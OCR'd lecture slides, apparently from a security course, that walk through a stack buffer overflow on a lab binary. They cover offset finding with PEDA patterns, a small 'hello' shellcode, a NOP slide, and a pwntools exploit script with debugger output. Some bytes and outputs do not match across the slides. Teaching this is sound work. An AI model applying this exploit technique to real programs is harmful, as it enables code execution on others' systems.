

From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
  - The general idea is to overflow a buffer so that it overwrites the return address.



Figure out the Length of Dummy Characters

- pattern -- Generate, search, or write a cyclic pattern to memory
- What it does is generate a **De Brujin Sequence** of a specified length.
- A De Brujin Sequence is a sequence that **has unique n-length subsequences at any of its points**. In our case, we are interested in unique 4 length subsequences since we will be dealing with 32 bit registers.
- This is especially useful for **finding offsets** at which data gets written into registers.

Figure out the Length of Dummy Characters with PEDA

```
gdb-peda$ pattern create 100 pat100
Writing pattern of 100 chars to filename "pat100"
gdb-peda$ r < pat100
Starting program: /root/overflow < pat100
```

```
[----------------------------------registers-----------------------------------]
EAX: 0x65 ('e')
EBX: 0x63414147 ('GAAc')
ECX: 0x56559170 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n")
EDX: 0xf7fc3890 --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0x41324141 ('AA2A')
ESP: 0xffffd5a0 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
EIP: 0x41414841 ('AHAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414841
[------------------------------------stack-------------------------------------]
0000| 0xffffd5a0 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0004| 0xffffd5a4 ("AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0008| 0xffffd5a8 ("AeAA4AAJAAfAA5AAKAAgAA6AAL")
0012| 0xffffd5ac ("4AAJAAfAA5AAKAAgAA6AAL")
0016| 0xffffd5b0 ("AAfAA5AAKAAgAA6AAL")
0020| 0xffffd5b4 ("A5AAKAAgAA6AAL")
0024| 0xffffd5b8 ("KAAgAA6AAL")
0028| 0xffffd5bc ("AA6AAL")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414841 in ?? ()
gdb-peda$
```

```
gdb-peda$ pattern offset 0x41414841
1094797377 found at offset: 62
```

Jump to Shellcode

- When the function is done it will jump to whatever address is on the stack.
- We **put some code in the buffer** and **set the return address to point to it**!



Crafting Shellcode (the small program)

```
Disassembly of section .text:

00000000 <start>:
   0:   eb 19                   jmp    1b <ender>

00000002 <starter>:
   2:   31 c0                   xor    eax,eax
   4:   31 db                   xor    ebx,ebx
   6:   31 d2                   xor    edx,edx
   8:   31 c9                   xor    ecx,ecx
   a:   b0 04                   mov    al,0x4
   c:   b3 01                   mov    bl,0x1
   e:   59                      pop    ecx
   f:   b2 05                   mov    dl,0x5
  11:   cd 80                   int    0x80
  13:   31 c0                   xor    eax,eax
  15:   b0 01                   mov    al,0x1
  17:   31 db                   xor    ebx,ebx
  19:   cd 80                   int    0x80

0000001b <ender>:
  1b:   e8 e2 ff ff ff          call   2 <starter>
  20:   68 65 6c 6c 6f          push   0x6f6c6c65
```

Extracting the bytes gives us the shellcode:

```
\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x05\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x68\x65\x6c\x6c\x6f
```

Finding a possible place to inject shellcode



Use GDB to figure out the memory address of the beginning of the buffer

Find Return Address

```
gdb-peda$ disas return_input
Dump of assembler code for function return_input:
   0x56555578 <+0>:     push   ebp
   0x56555579 <+1>:     mov    ebp,esp
   0x5655557b <+3>:     push   ebx
   0x5655557c <+4>:     sub    esp,0x44
   0x5655557f <+7>:     call   0x56555450 <__x86.get_pc_thunk.bx>
   0x56555584 <+12>:    add    ebx,0x1a50
   0x5655558a <+18>:    sub    esp,0xc
   0x5655558d <+21>:    lea    eax,[ebp-0x3a]
   0x56555590 <+24>:    push   eax
   0x56555591 <+25>:    call   0x565553d0 <gets@plt>
   0x56555596 <+30>:    add    esp,0x10
   0x56555599 <+33>:    sub    esp,0xc
   0x5655559c <+36>:    lea    eax,[ebp-0x3a]
   0x5655559f <+39>:    push   eax
   0x565555a0 <+40>:    call   0x565553e0 <puts@plt>
   0x565555a5 <+45>:    add    esp,0x10
   0x565555a8 <+48>:    nop
   0x565555a9 <+49>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x565555ac <+52>:    leave
   0x565555ad <+53>:    ret
End of assembler dump.
```

Find Return Address

```
[----------------------------------registers-----------------------------------]
EAX: 0xffffd4fe --> 0x96b00 ('')
EBX: 0x56556fd4 --> 0x1edc
ECX: 0xffffffff
EDX: 0xf7fc389c --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0xffffd538 --> 0xffffd548 --> 0x0
ESP: 0xffffd4e0 --> 0xffffd4fe --> 0x96b00 ('')
EIP: 0x565555a0 (<return_input+40>:     call   0x565553e0 <puts@plt>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56555599 <return_input+33>:        sub    esp,0xc
   0x5655559c <return_input+36>:        lea    eax,[ebp-0x3a]
   0x5655559f <return_input+39>:        push   eax
=> 0x565555a0 <return_input+40>:        call   0x565553e0 <puts@plt>
   0x565555a5 <return_input+45>:        add    esp,0x10
   0x565555a8 <return_input+48>:        nop
   0x565555a9 <return_input+49>:        mov    ebx,DWORD PTR [ebp-0x4]
   0x565555ac <return_input+52>:        leave
Guessed arguments:
arg[0]: 0xffffd4fe --> 0x96b00 ('')
[------------------------------------stack-------------------------------------]
0000| 0xffffd4e0 --> 0xffffd4fe --> 0x96b00 ('')
0004| 0xffffd4e4 --> 0x2c307d ('}0,')
0008| 0xffffd4e8 --> 0x1
0012| 0xffffd4ec --> 0x56555584 (<return_input+12>:     add    ebx,0x1a50)
0016| 0xffffd4f0 --> 0xffffd540 --> 0xf7fe59b0 (push   ebp)
0020| 0xffffd4f4 --> 0x0
0024| 0xffffd4f8 --> 0x0
0028| 0xffffd4fc --> 0x6b00e600
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 2, 0x565555a0 in return_input ()
gdb-peda$
```

0xffffd4fe

NOP slide



NOP

No Operation

Opcode	Mnemonic	Description
90	NOP	No operation.

NOP slide


\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
EBP-0x10
EBP-0x0c
EBP-0x08
EBP-0x04
\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x05\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x68\x65\x6c\x6c\x6f
EBP
EBP+0x04
New Return Address
EBP+0x08
ARG1
EBP+0x0c
ARG2

Update Python Script

```
#!/usr/bin/python

from pwn import *

def main():
    # start a process
    p = process("./overflow2")

    # create payload
    ret_address = 0xffffd4fe
    shellcode = "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xeb\x11\xb0\x04\xb
3\x01\xb2\x0b\x59\xcd\x80\x31\xc0\xb0\x01\x30\xdb\xcd\x80\xe8\xea\xf
f\xff\xff\x48\x65\x6c\x6c\x6f\x20\x57\x6f\x72\x6c\x64"
    padding_len = 62 - len(shellcode)
    payload = "\x90" * padding_len + shellcode + p32(ret_address)

    # send the payload to the binary
    p.send(payload)

    # pass interaction bac to the user
    p.interactive()

if __name__ == "__main__":
    main()


~
```

Run Exploit Script and attach GDB-PEDA to Program PID

```
➜  ~ python exploit2.py
[+] Starting local process './overflow2': pid 24253
24253
[*] Switching to interactive mode
$
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@??\xff??????????????????????????????????????
```

```
gdb-peda$ attach 24253
Attaching to process 24253
```

```
Program received signal SIGTRAP, Trace/breakpoint trap.
[----------------------------------registers-----------------------------------]
EAX: 0x66 ('f')
EBX: 0x41414141 ('AAAA')
ECX: 0x5655918c ('A' <repeats 34 times>, "@\325\377\377", '\314' <repeats 34 times>, "\n")
EDX: 0xf7fc3890 --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd55f --> 0xcccccccff
EIP: 0xffffd563 --> 0xcccccccc
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xffffd55f:  dec    esp
   0xffffd561:  int3
   0xffffd562:  int3
=> 0xffffd563:  int3
   0xffffd564:  int3
   0xffffd565:  int3
   0xffffd566:  int3
   0xffffd567:  int3
[------------------------------------stack-------------------------------------]
0000| 0xffffd55f --> 0xcccccccff
0004| 0xffffd563 --> 0xcccccccc
0008| 0xffffd567 --> 0xcccccccc
0012| 0xffffd56b --> 0xcccccccc
0016| 0xffffd56f --> 0xcccccccc
0020| 0xffffd573 --> 0xcccccccc
0024| 0xffffd577 --> 0xcccccccc
0028| 0xffffd57b --> 0xcccccccc
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGTRAP
```

Classic Exploitation Illustration



Classic Exploitation Illustration

0xbfff0000	41	41	41	41	Buffer
0xbfff0004	41	41	41	41	
0xbfff0008	41	41	41	41	
0xbfff000c	41	41	41	00	
...					
0xbfff0020	30	00	ff	bf	Saved Base Pointer
0xbfff0024	f0	84	04	08	Saved Return Pointer

Classic Exploitation Illustration

